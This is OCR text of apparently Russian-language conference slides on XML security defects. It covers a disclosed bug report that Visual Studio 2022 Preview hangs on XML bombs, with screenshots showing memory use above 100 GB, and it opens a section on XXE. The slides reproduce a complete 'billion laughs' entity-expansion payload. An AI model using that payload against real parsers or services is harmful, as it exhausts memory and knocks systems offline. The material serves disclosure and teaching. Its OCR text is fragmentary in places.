




File Edit View Git Project Build Debug XML Test Analyze Tools Extensions Window Help
Search (Ctrl+Q)
XEETest
Attach...
Live Share
XMLBomb.xml
<?xml version="1.0" encoding="utf-8"?>
Solution Explorer
Search Solution Explorer (Ctrl+;)
Solution 'XEETest' (0 projects)
Solution Items
XMLBomb.xml
Process Hacker [VIVA64\vasiliev]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
devenv
Processes Services Network Disk
Name PID CPU Private b... Description
devenv.exe 27740 0,36 495,34 MB Microsoft Visual Studio 2022
CPU Usage: 15.37% Physical memory: 15,86 GB (24.83%) Processes: 271
121 %
Ln: 2 Ch: 1 SPC CRLF
C# Interactive Error List Command Window Output
Ready
Add to Source Control
Select Repository



File Edit View Git Project Build Debug XML Test Analyze Tools Extensions Window Help
Search (Ctrl+Q)
XEETest
Attach...
Live Share
XMLBomb.xml*
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
<!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
<!ENTITY lol11 "&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;">
<!ENTITY lol12 "&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;">
<!ENTITY lol13 "&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;">
<!ENTITY lol14 "&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;">
<!ENTITY lol15 "&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;">
]>
<lolz>&lol15;</lolz>
Solution Explorer
Search Solution Explorer (Ctrl+;)
Solution 'XEETest' (0 projects)
Solution Items
XMLBomb.xml
Process Hacker [VIVA64\vasiliev]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
devenv
Processes Services Network Disk
Name PID CPU Private b... Description
devenv.exe 27740 12,96 5,11 GB Microsoft Visual Studio 2022
CPU Usage: 18.23% Physical memory: 20,38 GB (31.91%) Processes: 271
121 %
Ln: 20 Ch: 21 SPC CRLF
C# Interactive Error List Command Window Output
Syntax Visuali... Solution Expl... Git Changes
Ready
Add to Source Control
Select Repository


Task Manager
File Options View
Processes Performance Users Details Services
7% CPU
99% Memory
Name
Apps (3)
Microsoft Visual Studio 2022 Preview (8) 4.8% 124,621.9 MB
Microsoft.ServiceHub.Controller 0% 20.4 MB
PerfWatson2.exe 0% 42.9 MB
ServiceHub.Host.CLR.x64 0% 27.7 MB
ServiceHub.Host.CLR.x86 (32 bit) 0% 25.5 MB
ServiceHub.IdentityHost.exe (32 bit) 0% 27.4 MB
ServiceHub.SettingsHost.exe (32 bit) 0% 37.8 MB
ServiceHub.VSDetouredHost.exe 0% 36.0 MB
Microsoft Visual Studio Preview 4.8% 124,404.3 MB
Fewer details
End task
Process Hacker
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU Private b... Description
winlogon.exe 11796 2.45 MB Windows Logon Application
fontdrvhost.exe 12008 1.96 MB Usermode Font Driver Host
dwm.exe 12064 55.98 MB Desktop Window Manager
explorer.exe 4808 48.86 MB Windows Explorer
devenv.exe 2572 3.69 142.31 GB Microsoft Visual Studio 2022 Preview
Microsoft.Servi... 12396 34.36 MB Microsoft.ServiceHub.Controller
ServiceHub.I... 13440 35.42 MB ServiceHub.IdentityHost.exe
ServiceHub.... 13956 61.05 MB ServiceHub.VSDetouredHost.exe
ServiceHub.... 14016 0.12 53.86 MB ServiceHub.SettingsHost.exe
ServiceHub.... 15288 32.6 MB ServiceHub.Host.CLR.x86
CPU Usage: 6.67% Physical memory: 127.59 GB (99.74%) Processes: 163


VS 2022 и XML-бомбы







XML-бомбы



Условия:
1. Путь XML-бомбы до парсера
2. Опасная конфигурация парсера

Где картинки, Лебовски?

Closed - Fixed ⓘ View solution 7 1 7

7 Votes

Visual Studio 2022 Preview is vulnerable to XML bombs

SV Sergey Vasiliev - Reported Sep 03, 2021

Hello!

When I developed a diagnostic rule for the PVS-Studio analyzer to search for potential XXE, I found out that Visual Studio 2022 Preview is sensitive to XML bombs (CWE-776)

On one of the machines the IDE consumed 100+ GB of memory:

Main.png

Steps to reproduce:

- use the 'Blank Solution' template to create a project;
- add an XML file to it;
- copy the text below into the file.

Text to copy:

```
]>
&lol15;
```

Где текст?

It looks like Visual Studio launches DTD processing but doesn't set any restrictions on the size of XML entities:

Threads.png


CallStack.png

Because of this, the IDE behaves like an application vulnerable to the billion laughs attack.

Visual Studio version: 17.0.0 Preview 3.1

Visual Studio | windows 10.0 | project | visual studio | security | visual studio 2022 version 17.0 preview 3.1


XML-бомбы




Условия:

1. Путь XML-бомбы до парсера
2. ~~Опасная конфигурация парсера~~

XML: дефекты безопасности




XML: дефекты безопасности



XXE (XML eXternal entities)


XXE (XML eXternal entities)




XXE (XML eXternal entities)

Можно обращаться к внешним ресурсам

XXE (XML eXternal entities)

